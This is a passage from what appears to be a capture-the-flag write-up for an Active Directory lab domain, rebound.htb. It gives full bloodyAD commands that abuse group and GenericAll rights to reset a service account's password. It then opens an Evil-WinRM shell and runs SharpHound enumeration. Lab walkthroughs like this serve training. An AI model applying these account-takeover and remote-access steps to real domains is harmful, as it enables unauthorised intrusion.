
It has GenericAll so I can just reset it’s password and credentials.
Affected GPO and Users:

Containing 2 users inside:

And we will be focused on WinRM_SVC account reset password cause I believe from the name is WinRM and usually service account are indeed goins more Groups.


Let’s do it.
- Active Directory bloodyAD
So we have 3 things to control before Getting shell as WinRM service account with bloodyAD:
-
Make our-self inside ServiceMgmt
-
Set our-self as GenericAll
-
Reset Password or WinRM_SVC
┌──(kali㉿kali)-[~]
└─$ sudo bloodyAD -d rebound.htb -u oorend -p '1GR8t@$$4u' --host dc01.rebound.htb add groupMember ServiceMgmt oorend
[+] oorend added to ServiceMgmt

┌──(kali㉿kali)-[~]
└─$ bloodyAD -d rebound.htb -u oorend -p '1GR8t@$$4u' --host dc01.rebound.htb add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' oorend
[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB

┌──(kali㉿kali)-[~]
└─$ bloodyAD -d rebound.htb -u oorend -p '1GR8t@$$4u' --host dc01.rebound.htb set password winrm_svc Passw0rd1
[+] Password changed successfully!
Now we have a pair of winrm_svc:Passw0rd1
Then shell:
┌──(kali㉿kali)-[~]
└─$ sudo evil-winrm -i rebound.htb -u winrm_svc -p Passw0rd1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM : https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
rebound\winrm_svc
And we are internal now.
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami /all
USER INFORMATION
----------------
User Name         SID
================= ==============================================
rebound\winrm_svc S-1-5-21-4078382237-1492182817-2568127209-7684
GROUP INFORMATION
-----------------
Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.

Nothing dangerous, but let’s check internal proccesses.

Some of these maybe hidden and not visible in BloodHound python, so now I’ll do SharpHound binary for fetching from inside:
*Evil-WinRM* PS C:\Users\winrm_svc> dir
Directory: C:\Users\winrm_svc
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         4/8/2023   2:10 AM                Desktop
d-r---        8/31/2023  10:50 PM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos
-a----       12/24/2025   1:28 AM          38857 20251224012834_BloodHound.zip
-a----       12/24/2025   1:28 AM           1691 NjQ0M2M1ZmEtNTkyNy00OWNjLWJmNzAtOWZiMzUxMzM4MmNj.bin
-a----       12/24/2025  12:15 AM         176640 RemotePotato0.exe
-a----       12/24/2025   1:27 AM        1336832 SharpHound.exe
- Active Directory SharpHound.exe
Let’s Download the .Zip file after SharpHound execution:
.\SharpHound.exe -c all
. . .[SNIP]. . .
2025-12-24T01:28:36.7696199-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for REBOUND.HTB
2025-12-24T01:28:36.8164913-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for REBOUND.HTB
2025-12-24T01:28:36.8321192-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for REBOUND.HTB
2025-12-24T01:28:37.9102437-08:00|INFORMATION|Producer has finished, closing LDAP channel
2025-12-24T01:28:37.9102437-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-12-24T01:28:43.9727370-08:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-12-24T01:28:44.0040044-08:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-12-24T01:28:44.2696199-08:00|INFORMATION|Status: 348 objects finished (+348 43.5)/s -- Using 63 MB RAM
2025-12-24T01:28:44.2696199-08:00|INFORMATION|Enumeration finished in 00:00:08.8051405
2025-12-24T01:28:44.3789907-08:00|INFORMATION|Saving cache with stats: 20 ID to type mappings.
 1 name to SID mappings.
 1 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2025-12-24T01:28:44.4102582-08:00|INFORMATION|SharpHound Enumeration Completed at 1:28 AM on 12/24/2025! Happy Graphing!
And now WinRM_SVC Seems to be holding more dangerous things, wow:

And now we know he have 5 Out-object control.

